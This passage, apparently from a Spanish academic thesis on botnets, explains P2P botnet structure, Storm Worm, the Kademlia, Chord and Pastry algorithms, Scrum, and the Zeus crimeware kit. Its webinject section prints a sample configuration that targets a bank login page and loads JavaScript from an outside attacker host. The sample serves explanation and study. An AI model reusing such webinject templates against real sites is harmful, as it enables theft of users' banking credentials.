2.- Que haya relativamente una pequeña cantidad de conexiones que atraviesan entre un par de peers. Cuando sea removido un peer, no se evitará que los peers se conecten entre ellos.
3.- Esto no significa que un solo equipo deba conectarse a todos los elementos de la red, de hecho basta una pequeña cantidad para conocer los peers disponibles.

Las facilidades y características que ofrece esta arquitectura han sido adoptadas por los atacantes, y ha dado como resultado Botnets con estructuras descentralizadas.




Figura 1.9 Botnet P2P

Sin embargo, los algoritmos que rigen a una red P2P pueden variar. Durante la siguiente sección se hace mención de 3 de ellos.

1.2.3.1. - Definición Algoritmos Kademlia, Chord y Pastry

Kademlia

El modelo Storm Worm (SW) fue la primer botnet P2P en tener una amplia difusión a través de la red en enero de 2007, el proceso de ataque se especializa en tácticas de ingeniería social, con un vector de ataque a través de correos electrónicos infectados. Dichos coreos tienen adjunto un archivo ejecutable, que en caso de ser activado por la víctima, inserta un controlador de kernel llamado wincom32.sys y un archivo de inicialización llamado peers.ini, para posteriormente disfrazarse en la lista de procesos bajo el nombre de services.exe. Una vez que el troyano inicial es instalado, intentará conectarse con los peers cercanos de la botnet Storm Worm, subsecuente a ello, comienza a descargar el payload y comienza a ejecutar código bajo el control de la botnet.

Se estimaba que durante Marzo del 2007 la botnet Storm Worm tenía alrededor de 20,000 a 100,000 equipos comprometidos, en lo que respecta a Septiembre de aquel año, la cifra había aumentado entre uno o dos millones y en Noviembre del mismo año, se le consideraba la botnet más grande con 230,000 miembros activos durante un periodo de 24 horas, con un estimado de 50 millones de equipos infectados.

Esta herramienta de malware utiliza un protocolo basado en el algoritmo para redes P2P Kademlia. Los archivos de infección que son descargados en el equipo vulnerado, incluyen una lista de 146 nodos que son parte de SW, de esa manera, el nuevo integrante intenta conectarse a esos nodos y convertirse en un peer. Cuando se haya unido exitosamente a la red, el nuevo peer actualiza su lista de los equipos más cercanos, también este nuevo elemento busca la red para encontrar una dirección URL cifrada que apunta a la inyección de código payload. La segunda inyección de código incluye envío de spam mediante correos electrónicos y ataques de denegación de servicio por mencionar algunos. También puede ser programado para ser actualizado de manera periódica.

Las aplicaciones de archivos compartidos han influido en el crecimiento de las redes P2P. Es por ello, que existen dos aproximaciones que permiten buscar contenido en sus redes:

-La inundación de la red; una aproximación no estructurada que fue utilizada durante los comienzos del P2P. Sin embargo la información obtenida de otros equipos puede proceder de una fuente no confiable, e incluso existe el riesgo de congestionar la red.

-El segundo acercamiento usa una Tabla de Hash Distribuida (DHT por sus siglas en inglés), utilizada actualmente en la mayoría de las P2P. Por su parte, ofrece características que permiten facilitar el número de mensajes de configuración de nodos que deben ser enviados entre ellos. La configuración se dispersa de manera automática, los nodos tienen conocimiento y flexibilidad para enviar consultas a través de caminos con baja latencia.

Cada nodo en Kademlia es tratado como la hoja de un árbol binario, con cada posición del nodo determinada por el prefijo más corto de su identificador. Para cualquier nodo, se divide el árbol en series de subárboles que no contienen el nodo. El subárbol más grande consiste de la mitad del árbol binario que no contiene el nodo. Y el siguiente subárbol consta de los árboles restantes que no contienen el nodo, y así consecutivamente. El algoritmo se asegura de que cada nodo sepa al menos de un nodo en cada uno de los subárboles, con esta garantía, un nodo puede localizar cualquier otro con su identificador.




Figura 1.10 Localizando un nodo por su ID

Los nodos poseen un identificador de 160 bits, un valor generado de manera aleatoria; cada vez que se transmite un mensaje, se incluye el identificador que permite al receptor recordar la presencia del origen en caso de necesitarlo. Existen

llaves que también son identificadores de 160 bits, para asignar llaves a nodos en particular, Kademlia define la distancia entre dos identificadores como la exclusiva bit a bit (XOR) de una cantidad de n bits representados como un entero. XOR captura la noción de la distancia implícita en el árbol binario. Para cualquier punto dado *x* y una distancia $\Delta > 0$, existe un punto exacto *y* tal que *d(x, y)* = Δ. La forma unidireccional asegura que las búsquedas por la misma llave converjan junto con el mismo camino, sin considerar el nodo originario.

Con el fin de realizar consultas; un nodo almacena información de contacto de otros nodos; su dirección IP, puerto UDP y el identificador, en una lista triple para nodos de distancia entre 2^i y 2^{i+1} desde el mismo nodo. Esta información es almacenada en listas llamadas k-buckets (cubos k), los cubos son ordenados según el más reciente al final y los menos recientes a la cabeza.

Cuando un nodo recibe cualquier mensaje (petición o respuesta) de otro nodo, actualiza el cubo apropiado para el identificador del que envía. Si este ya existe en la lista, su posición en la lista cambia al final, si el nodo no se encuentra en el cubo k adecuado y el cubo tiene menos de k entradas, luego el recipiente inserta el nuevo remitente en la cola de la lista. De otra manera, los cubos-k no tienen espacios libre, el nodo a la cabeza de la lista es contactado, y si falla en responder es removido de la lista y el nuevo contacto es añadido al final de la lista. En caso de que el nodo situado en la cabeza de la lista responda, es movido al final de esta y el nuevo nodo es descartado. De esta manera, se brinda prioridad a contactos antiguos.

Kademlia consiste de cuatro Llamadas al Procedimiento Remotas (RPCs por sus suglas en inglés):

PING: Comprueba si un nodo se encuentra disponible
STORE: Instruye al nodo para almacenar un archivo con un identificador, junto con el contacto del nodo que comparte el archivo.
FIND-NODE: Toma el identificador como argumento y el destinatario regresa los contactos de los nodos k que conoce más cercanos al identificador objetivo.
FIND-VALUE: Toma un identificador como argumento, si el receptor tiene información acerca del argumento, regresa el contacto del nodo que comparte el archivo, de otra manera, regresa a la lista de los contactos k que conoce alrededor del destino.

Para encontrar el identificador de un archivo, un nodo comienza a buscar dentro de los nodos k que conoce, los identificadores más aproximados al que está

buscando. A primera instancia el nodo origen manda un FIND-VALUE RPC. Mientras los demás elementos responden, el equipo que generó la petición envía nuevos FIND-VALUE a nodos que ha aprendido. Aquellos extremos que fallan en responder de manera inmediata son removidos de consideración. Si la ronda de FIND-VALUE falla en regresar un nodo más cercano a los ya vistos, el iniciador vuelve a enviar las peticiones a los extremos que no han confirmado. El proceso termina cuando se obtiene respuesta del archivo con identificador buscado.

Para publicar un archivo, un peer localiza el cubo k más cercano a la lave, como se hace con la búsqueda de proceso de archivo, aunque usa FIND-NODE RPC. Una vez que le ha localizado, el iniciador envía los primeros diez STORE RPC. Para preservarlos, archivos son publicados por el nodo que los comparte cada 24 horas.

Chord

Una estructura descentralizada como el P2P, ofrece facilidades como: almacenamiento redundante, permanencia, selección de servidores cercanos, anonimato, búsqueda, autenticación, y nombramiento jerárquico, mediante el empleo de recursos provenientes de sus nodos. Sin embargo, una de las adversidades que enfrenta una arquitectura escalable, es la localización de la información de manera eficiente.

Aunque el algoritmo chord no implementa los servicios ya mencionados, está diseñado para implementar sistemas de propósito general mientras preserva una flexibilidad máxima y soporta una sola operación; dada una llave, se provee un único mapeo entre un espacio identificador y un conjunto de nodos. Un nodo puede ser un host o un proceso identificado por una dirección IP y un número de puerto; cada nodo es asociado con un identificador de chord.

Dadas estas condiciones, basta con que un nodo obtenga información de ruteo de los nodos más cercanos, ya que se trata de una tabla de ruteo distribuida; de esta forma, cuando se realice una búsqueda, los extremos más cercanos indicarán la localización del resto.

Este sistema se caracteriza por simplificar el diseño del P2P y sus aplicaciones basadas en las dificultades que enfrenta esta red.

Balance de carga: Chord actúa como una tabla de hash distribuida, esparciendo llaves de manera equitativa sobre los nodos, brindando una carga balanceada.

Descentralización: Ningún nodo es más importante que cualquier otro.

Escalabilidad: El costo de búsqueda se incrementa según el logaritmo (log) del número de elementos que conformen la estructura.

Disponibilidad: De manera automática, chord comienza a ajustar sus tablas internas para reflejar los nuevos nodos que se han unido, a excepción de los nodos fallidos, así es posible asegura, que exista un nodo responsable de una llave.

Nombramiento Flexible: No hay restricciones en lo que respecta a la estructura de las llaves buscadas, lo cual permite que las aplicaciones tengan una gran cantidad de flexibilidad sobre como mapean las llaves chord.

La funcionalidad de chord está planeada para brindar una rápida función de hash; mapeo de llaves a nodos responsables de ellos mediante una asignación de llaves utilizando hash constante (un identificador m-bit usando SHA-1 como base para función hash); su propósito es el balance de la carga: cuando un nodo n se une a la red, ciertas llaves previamente asignadas a un sucesor de n, ahora son asignadas a n, y cuando el nodo n se retira de la red, las llaves que fueron asignadas son reasignadas a un sucesor n. Esto significa que cuando un nodo n se une o se desconecta de la red, solo una pequeña fracción 1/N de llaves son llevadas a una localización diferente.

El identificador de un nodo es elegido cuando se realiza un hash a su dirección IP, mientras que un identificador de llave es producido cuando se hace un hash en la llave. Los identificadores son ordenados en un círculo identificador 2^m (m es la longitud del identificador; esta debe ser bastante amplia para hacer una probabilidad del hash despreciable para dos nodos o llaves). La llave k es asignada al primer nodo cuyo identificador es igual o sigue el espacio identificador k. Este nodo es llamado sucesor de llave k, denotado sucesor (k). Si los identificadores son representados como circulo de números de 0 a 2^m-1 el sucesor es el primer nodo en sentido horario.

Función que evalúa al sucesor:

La escalabilidad también se encuentra asegurada con el hash constante, evadiendo el requerimiento que cada nodo sabe acerca de otro nodo. Un nodo n, contiene información acerca de otros nodos $log\ n$ y su búsqueda por mensajes de petición $log\ N$.

La implementación del sucesor requiere que todos los nodos mantengan una entrada m de la tabla de ruteo llamada tabla *finger*. La tabla dispone de información acerca de otros nodos en el sistema, cada entrada tiene un nodo identificador y su dirección red (dirección IP junto con el número de puerto). La entrada k-ésima en la tabla *finger* del nodo n es el nodo más pequeño s que es más grande que $n + 2^{k-1}$. El nodo s es también denominado el orden k sucesor del nodo n. El número de entradas únicas en la tabla *finger* es $log\ N$. La tabla *finger* puede ser pensada en términos de intervalos de identificadores m, correspondientes a las entradas m en la tabla; el intervalo del orden k de un nodo n es definido como $(n+2^{k-1})\ mod\ 2^3$. Cada nodo mantiene un apuntador a su predecesor inmediato.




Figura 1.11 Función sucesor

Se presentan los nodos 2, 3, 5 y 7, donde m=3. El sucesor inmediato de 5 es $(5+2^0)$ mod 2^3=6 o el nodo 7. Cada nodo mantiene un apuntador a su predecesor inmediato. Por simetría, se define un sucesor inmediato (idéntico a la primera entrada en la tabla *finger*). En total, cada nodo debe mantener una tabla *finger* para cada entrada, esto representa una ventaja sobre un hash consistente que requiere que cada nodo rastree casi todos los nodos restantes.

La evaluación de sucesor requiere solo un pequeño subconjunto de nodos en el sistema que se comuniquen durante cada paso del protocolo. La búsqueda de un nodo se mueve progresivamente cerca para identificar el sucesor con cada paso. La búsqueda de un sucesor f comienza con un nodo n, este determina si *f* está entre n y el inmediato sucesor de n. Si es así, la búsqueda termina y el sucesor de n es regresado, de otra manera, n adelanta la petición al nodo más grande en su tabla *finger* que le precede a *f*, llamado el nodo *s*. El mismo procedimiento se repite por *s* hasta que la búsqueda termina. Tomando como referencia la figura 1.xxx, para encontrar un sucesor ha en el nodo 2, para el sucesor del identificador 6. El nodo más largo con un identificador pequeño que 6 es 5. El objetivo de la búsqueda, 6 es en el intervalo definido por 5 y su sucesor, por eso es regresado el valor de 7. La función sucesor puede ser iterativa, donde el nodo inicial es responsable por hacer las peticiones a la tabla *finger* información de cada escena del protocolo.

En cualquier momento un nodo puede unirse a la red, esta debe inicializar su tabla *finger*, los nodos existentes deben actualizar sus tablas para reflejar la existencia de n. Si el sistema es una tabla estable, un nuevo nodo n puede inicializar su tabla *finger* al consultar un nodo existente para el sucesor respectivo de los bajos extremos de los intervalos k en la tabla de n.




Figura 1.12 Inicio tablas de ruteo




Figura 1.13 Actualización de tablas de ruteo

Pastry

Una red basada en el protocolo Pastry es una aproximación de las redes P2P, en donde cada nodo es capaz de hacer peticiones y almacenar aplicaciones específicas. Su sistema asegura la presencia los objetos insertados sin importar la localización. Cada nodo tiene asignado un identificador con 128 bits, el cual es empleado para indicar la posición de otro nodo en un espacio circular con rangos de 0 a 2^{128-1}. Este identificador es entregado de manera aleatoria cuando un nuevo nodo se incorpora al sistema.

Las características por las cuales Pastry se define son la eficiencia al ruteo de mensajes entre los nodos que conforman el sistema. Cuando se especifica el ID de destino (al menos 128 bits), el mensaje es ruteado a aquel nodo cuyo identificador sea numéricamente el más cercano a los 128 bits más significantes de dicho ID.

Para poder insertar un objeto, Pastry hace una ruta por donde envía el mensaje al nodo con identificador numérico más cercano a los 128 bits del id, este nodo destinado almacena el objeto. Cuando se busca este objeto, se envía un mensaje de petición.

El balance de carga y disponibilidad de un objeto en este espacio se debe a que cuando un objeto es almacenado en un nodo k con id cercano al objeto. La estancia de este objeto depende según el periodo de vida de un nodo y su disponibilidad.

Los identificadores son divididos en una secuencia de niveles, en donde se especifica un dominio representado contiguos bits en el ID del nodo b. La bits en la posición por b*1 a b*(*l*+1)-1 especifican el nivel del dominio del nivel *l*. En otras palabras el más significante de los bits b es el id del nodo identificador, lo indica el dominio del nodo en el nivel 0.

1.3.- Definición Metodologías ágiles

¿Qué son las metodologías ágiles? Los métodos ágiles surgen ante la respuesta a una comunidad ansiosa por aligerar la carga, junto con un proceso de desarrollo más rápido y ágil.

El primer concepto de movimiento ágil fue dado a conocer en un Manifiesto de Desarrollo de Software que fue publicado por un grupo de practicantes y consultores de software en el año 2001.

Estos son valores en los que se enfoca las metodologías ágiles:

Enfatizar la relación y la comunidad en los desarrolladores de software y el rol humano, resultando en equipos cercanos, con arreglos en un ambiente de trabajo, entre otros procedimientos que inspiran a la motivación.

Entregar software cada intervalo para realizar pruebas, donde se verifica la presencia de código eficaz, simple, y lo más avanzado posible.

Debe existir una cooperación y relación entre el cliente y los desarrolladores, un proceso de negociación que crece y se transforma de manera viable conforme el proyecto va avanzando. Se debe establecer una comunicación constante, de esta manera cualquier ajuste no pasará desprevenido por ambos lados.

Factores principales de los movimientos ágiles.

Los movimientos ágiles enfatizan la relación entre los desarrolladores de software y el rol humano, como el ambiente de trabajo, entre otros factores que incrementan el estímulo.

El vital objetivo del equipo de software es mantener un código simple, directo y técnicamente tan avanzado como sea posible, de esta manera es posible reducir la carga cuando se documenta.

El proceso de negociación debe ser visto como un medio para lograr y mantener una relación viable. En otras palabras; los participantes están preparados para hacer cambios, incluido el contrato existente,

Ambos lados; tanto el grupo de desarrollo como los representantes, deben de estar informados, ser competentes y autorizados para considerar posibles necesidades de ajuste durante círculo de visa del proceso de desarrollo.

¿Cómo garantizar que un método es ágil? Los resultados se pueden apreciar cuando el software se desarrolla en incremento; pequeñas piezas creadas en ciertos intervalos. La cooperación asegura que estas piezas son evaluadas y discutidas gracias a una constante comunicación. Su simplicidad garantiza que cualquiera puede aprender y modificar este método. La adaptabilidad que brinda flexibilidad ante cambios.

1.4.- Metodología Ágil Scrum

Scrum hace referencia a un derivado de estrategia en juego de rugby, donde se denota entrando y saliendo del juego como un equipo. Se trata de una aproximación empírica que aplica las ideas teóricas de control de procesos industriales a sistemas de desarrollo, que da como resultante la flexibilidad. Cabe mencionar que a diferencia de otras metodologías Scrum carece de técnicas establecidas que conforman este modelo. Sin embargo, esta metodología ágil cuenta con 3 fases que deben ser consideradas si se adopta.

Fase antes del juego: Consta de dos etapas, Planeación y Arquitectura.

Planeación: Durante la planeación de un proyecto, se toma a consideración todos los requerimientos conocidos. Estos últimos provienen de un cliente, soporte al cliente o desarrollo, su importancia en el proyecto es prioritaria. Dicha información debe ser capturada en una lista llamada lista de acumulación que constantemente será actualizada cada vez más con objetos más detallados, nuevas prioridades. Esta sub-etapa también incluye las herramientas, evaluaciones de

riesgo, y control de incidentes. Posteriormente esta lista de acumulación es revisada por los miembros del equipo mientras cumplen metas a corto plazo.

Arquitectura: Aquí se planea la arquitectura del sistema en base a los requerimientos actuales; en caso de algún cambio, este debe ser añadido a la lista de acumulación junto con los problemas que llegan a presentarse. En la mayoría de los casos, las implementaciones y decisiones son discutidas en una junta de revisión (mensual o semanal según se haya especificado).

Fase de desarrollo: La parte ágil de Scrum, una parte considerada una caja negra, puesto que a partir de esta fase, se espera lo impredecible esto se debe a que cualquier factor puede cambiar en cualquier momento (tiempo, calidad, requerimientos, tecnologías y herramientas). En lugar de ver problemas a consideración, Scrum trabaja conforme se presentan cambios durante el desarrollo, donde apuesta por el control constante y la flexibilidad ante los cambios. Durante cada ciclo iterativo, cuando un cambio se produce, los elementos clásicos en el desarrollo de software son recapitulados,

Fase después del juego: La clausura del juego entra cuando se ha llegado a un acuerdo con las variables de entorno. Con ello es procedente a decir que el producto está listo para ser lanzado, lo cual abre paso a pruebas tales como integración y pruebas a sistemas.

La idea detrás de esta metodología se centra en incluir dentro del desarrollo de sistemas diversas técnicas y variables, que se acoplen conforme al progreso, requiriendo la flexibilidad en un ambiente que se encuentra cambiante.

Scrum asigna roles y responsabilidades que buscan el cumplimiento de tareas y propósitos en el proceso y sus prácticas:

El maestro Scrum; cuya tarea es la de asegurar que el proyecto sea llevado acorde a las prácticas, valores y reglas de la presente metodología, y lo establecido en el contrato por el cliente. Su tarea también abarca remover los factores que impiden el progreso del proyecto.

Dueño del producto; encargado de la administración, control, y de hacer presente la lista de requerimientos. Él se encarga de las decisiones finales relacionadas con la lista de requerimientos.

El equipo Scrum; un equipo que tiene la autoridad para decidir las acciones necesarias y la organización para lograr los objetivos. Ellos constantemente toman como referencia los requerimientos establecidos, y en dadas circunstancias señalan impedimentos que requieren atención inmediata.

Cliente; el cual participa en la creación de la lista de requerimientos.

Administrador; Encargado de la decisión final de la creación, junto con las cartas, estándares y convenciones a ser seguidas en el proyecto. También aporta su punto de vista en el establecimiento de metas y requerimientos.

Scrum hace mención a prácticas administrativas junto a herramientas que deben ser consideradas en las múltiples fases de Scrum.

Lista de producto/requerimientos que define todo lo necesario para para el producto final, se basa en el conocimiento básico. Compromete una lista con prioridad que debe ser constantemente actualizada. La estructura puede incluir funciones, características, arreglo de imperfecciones, defectos, mejoras y aumentos de tecnología, también otras cuestiones que demandan solución antes de incluir otros términos. Esta práctica demanda un control y una actualización cuando una entrada se produzca. El dueño del producto es el responsables de su mantenimiento.

Estimación del esfuerzo, un proceso iterativo en donde los objetos estimados son evaluados a un nivel de vialidad más acorde con la realidad. El dueño del producto, junto con el maestro Scrum son los encargados.

La carrera es el procedimiento de adaptar los cambios ambientales; requerimientos, tiempo, recurso, conocimiento, tecnología, entre otros. De ello se encarga el equipo Scrum, al organizarse para producir un nuevo producto dentro de un periodo de 30 días. Las herramientas empleadas son las juntas de planeación, carrera de lista, juntas de Scrum.

Planeación de carrera: Junta que consta de dos fases, organizadas por el maestro Scrum. Los clientes, usuarios, administradores, dueño del producto y equipo Scrum participan en la primera fase de la junta para decidir las metas y la funcionalidad. La segunda fase de la junta es celebrada por el maestro Scrum, y el equipo Scrum se centra en como el producto incrementará su producción.

1.5. - Definición de Ataque Webinject

A la inyección de código HTML malicioso que es interpretado por el navegador como si fuera parte legítima, se le denomina Webinject. Este tipo de ataques comúnmente son asociados con Zbot y SpyEye aún incluso cuando su empleo puede ser independiente. La inyección de código es un archivo de texto que hace uso de código HTML y JavaScript. Permitiendo a los cibercriminales introducir código específico en los sitios web comúnmente visitados por los usuarios. Los elementos que conforman este archivo tienen la capacidad de engañar al visitante al hacerle creer que el contenido mostrado es auténtico y requiere de sus credenciales.

Para hacer parecer real un sitio, el código HTML utiliza los siguientes parámetros:

set_url: Parámetro que indica en que página web el código especificado en el archivo data_inject a ser inyectado.
data_before: Parámetro que usado para reproducir un sitio.
data_inject: La parte más importante en donde se especifica el código inyectado.
data_after: Parámetro usado para duplicar una cierta página.

```
set_url https://xxxxxeren.xxxxxank.nl/klant*
GP
;-----------------------
;-----------------------
;-----------------------
;-----------------------
data_before
<head>
data_end
data_inject
<script>var bguid = '%BOTNAME%';</script>
<script type="text/javascript" src="https://
verificate-me.com/nl01/jquery17.js"></script>
<script type="text/javascript" src="https://
verificate-me.com/nl01/xxxxxeren.xxxxxank.
nl.js"></script>
data_end
data_after
data_end
```

Figura 1.14 Inyección de Código personalizada

1.6. -Descripción Herramienta de Crimeware Zeus

Zeus es un paquete de malware de origen ruso, su principal objetivo es el robo de información financiera y credenciales de registro. Si bien es sabido que su negociación en los foros clandestinos incluye la subasta, venta e incluso el intercambio. Su precio se encuentra alrededor de $700 USD, y aún más la cantidad de dinero, si está incluye el código fuente de la bot. Recientemente se ha liberado una versión pública para promocionar la versión comercial. Los primeros reportes sobre Zeus se remontan desde el año 2007. Sin embargo, el constante mantenimiento y actualizaciones que ha recibido en los años posteriores, le han otorgado notoriedad y éxito entre sus consumidores; mismo que también le atribuye a su fácil modo de empleo y flexibilidad. Este último ofrece la posibilidad de un diverso grupo de bots personalizadas.

Zeus o Zbot es el nombre de un kit de herramientas usados para crear una fuga particular de información. Los bots creados por el kit corren silenciosamente en segundo plano en los equipos comprometidos, recolectando y enviando información a su recolector.

El paquete desempeña cuatro principales acciones:

-Recolectar información del sistema.
-Robar información proveniente de un lugar asegurado.
-Obtener credenciales en línea como lo especifican los archivos de configuración.
-Contactar el servidor C&C para recibir nuevas tareas a realizar.

Los perpetradores principales detrás de Zeus se encuentran en el éste de Europa, particularmente Ucrania y Rusia. Sin embargo, su reciente disponibilidad en el mercado ha abierto el ambiente al atribuir crimen a cualquier grupo o de manera individual. Dando una diferencia entre profesionales y amateurs.

Desde una perspectiva técnica, es una herramienta de crimeware primaria empleada para robar dinero.

Desde otra perspectiva, significa una nueva oleada de negocios criminales, donde muchas organizaciones cooperan entre ellas para perpetrar directamente en el robo y fraude en línea.

Zeus recolecta información de sistema de manera automática, luego la envía al servidor command & control. La información contiene un único identificador de bot; el nombre de la bot así como su versión, el lenguaje y versión del sistema operativo del equipo víctima, tiempo local de la computadora comprometida, tiempo de actividad del bot, último reporte de tiempo, país de donde proviene la víctima junto con su dirección IP y finalmente los nombres de procesos.

Durante la obtención de credenciales; Zbot utiliza dos formas de obtener credenciales en línea; mediante acciones automáticas que son codificadas en un archivo binario, o descargas desde el servidor. El medio más efectivo es la configuración del archivo modificado por el distribuidor del malware.

Zeus es la herramienta por preferencia entre los foros clandestinos por su venta al mayoreo. Las industrias de antivirus ven grandes variantes de Zbot que aparentan no tener relación entre ellas, como cada propietario empaqueta y ofusca su contenido según le parezca, algunos han tenido éxito en recabar cantidades exorbitantes de información.

CAPÍTULO 2.- ANÁLISIS DE LA PROBLEMÁTICA

2.1.- Amenazas y consecuencias de las Botnets

Una nube computacional es una larga colección de computadoras, procesadores, memoria, espacio de almacenamiento, aplicaciones y otros recursos computacionales conectados a la red. Estos recursos se encuentran disponibles de manera simultánea a millones de clientes, albergando a cualquiera en cualquier parte del mundo. Sin duda se debe destacar los beneficios en lo que se refiere a bajo capital y gastos operacionales relacionados con la propiedad y mantenimiento de hardware y software.

Con lo anterior dicho, ¿Será posible considerar a una botnet el equivalente a una nube? Una nube oscura en donde la persona encargada de su operación y mantenimiento, aprovecha el poder computacional de los equipos vulnerados; incontables gigabytes de almacenamiento y memoria, que combinada con suficiente ancho de banda saturan las más largas conexiones comerciales, sin olvidar la gran velocidad con la que crecen, una habilidad que su contraparte la nube carece.

El crecimiento y sofisticación en estas redes maliciosas, los altamente habilidosos y bien organizados botmasters, da lugar a considerables amenazas que persisten en la seguridad y privacidad del internet; esto debido, a que cuentan con mejores herramientas y una gran cantidad de equipos a su favor, que son comandados para llevar a cabo varios tipos de ataques:

-Denegación de Servicio Distribuida (DDoS): Involucra el uso de múltiples sistemas comprometidos, para causar la pérdida de servicio a sus usuarios, al disminuir el ancho de banda computacional y otros recursos del sistema o de red.
-Spamming: Sin importar su contenido, el spam es enviado a múltiples recipientes que no han solicitado el mensaje. También puede ser el mismo mensaje publicado varias veces en foros o listas de servidores, que no están relacionadas con el tema en discusión. El spam generalmente se refiere a correos electrónicos en lugar de otras formas.
-Click Fraud: Algunos de los anuncios que aparecen en los sitios web, son cargados por sus operadores web bajo las bases del modelo de ingresos pago por click; en

donde un anunciante es cargado en base al número de veces que es seleccionado el anuncio en dicho sitio web. Cualquier mecanismo utilizado para incrementar el número de visitas, ya sea de manera automática o artificial, se le considera un click fraud. Para ventajas financieras ilícitas, el botmaster puede incrementar estas cifras de una manera artificial, al comandar los equipos infectados a enviar peticiones que son interpretadas como clicks al anuncio ya mencionado. Su detección es difícil, ya que una botnet se compone de un gran número de IPs geográficamente distribuidas y las búsquedas mediante patrones que coincidan con las localizaciones geográficas de las direcciones IP infectadas, en la mayoría de los casos son erróneas. Esta actividad genera largas cantidades de ingresos para los atacantes y sus clientes, pero al mismo tiempo plantea una gran amenaza para ambos los anunciantes y proveedores del contenido, por lo tanto representa una amenaza para el comercio.

-Almacenamiento ilegal de material de código malicioso: Materiales ilegales como software pirata, licencias de software, entre otros contenidos, son almacenados como repositorios dinámicos sobre uno o varios hosts comprometidos por el operador de la botnet. Usualmente este material ilegal contiene código malicioso en forma de virus, caballos troyanos, etc. Los nodos cercanos, descargan el contenido mediante protocolos FTP, TFTP y HTTP; métodos primarios para mantener la botnet actualizada.

Pese a que algunos administradores de esta red maliciosa no posean detalles técnicos, algunos poseen habilidades que les permiten obtener licencias de software en línea, información sensible. También pueden usar monitoreo de paquetes para observar información transparente que viaja por los nodos comprometidos.

Una herramienta de malware de tal magnitud conlleva ciertas consecuencias, entre ellas destaca una de las más devastadoras; la falla de la red, ya que impacta de manera significante a las Tecnologías de la Información (IT por sus siglas en inglés), operaciones, ventas, cuentas administrativas de clientes, productividad de empleados, entre otros. Pero quizá la carga más pesada la lleva las IT, al ser responsable de la salud de las redes de negocio y sus usuarios que operan 24/7. Sin embargo, las más insidiosas son las consecuencias a largo plazo, esta puede afectar la reputación de una organización, su marco competitivo o vialidad.

Perturbación de los negocios: Los administradores no están conscientes de que su red ha sido infectada hasta que la organización aparece es listada como spammer en el servidor de nombre de dominio bloqueado.

Daño a la red: Los nodos que forman parte de la botnet se expanden a otros equipos dentro de una organización, ralentizando redes internas, también son empleados para almacenar software no legítimo consumiendo aún más recursos.

Robo de información: Todo tipo de información confidencial como bases de datos de clientes y contraseñas de cuentas bancarias se encuentran en riesgo de ser recolectadas por el nodo infectado. Incluso si se encuentra cifrado es posible que el host malicioso instale malware para capturar cada letra tecleada en el teclado.

Daño a la reputación: Las acciones ilegales de un botnet daña la reputación, imagen y valor de marca de negocios si se le sorprende enviando spam o facilitando actividades ilícitas; ataques de denegación de servicio distribuido (DDoS).

2.2.- Medios de Propagación de Zeus

El periodo de vida de un bot comienza cuando su autor envía un virus o un worm para infectar máquinas desprotegidas. Una vez vulnerado, este debe ver por expandirse a otros host con atributos similares, mediante el empleo de vectores de infección, catalogado en dos tipos:

-La propagación de manera automática; para alcanzar este objetivo, el kit de malware emplea técnicas de escaneo de red en busca de hosts vulnerables para poder explotarlos. Cabe mencionar que este tipo de acercamiento es activo y muy agresivo al lograr su cometido.

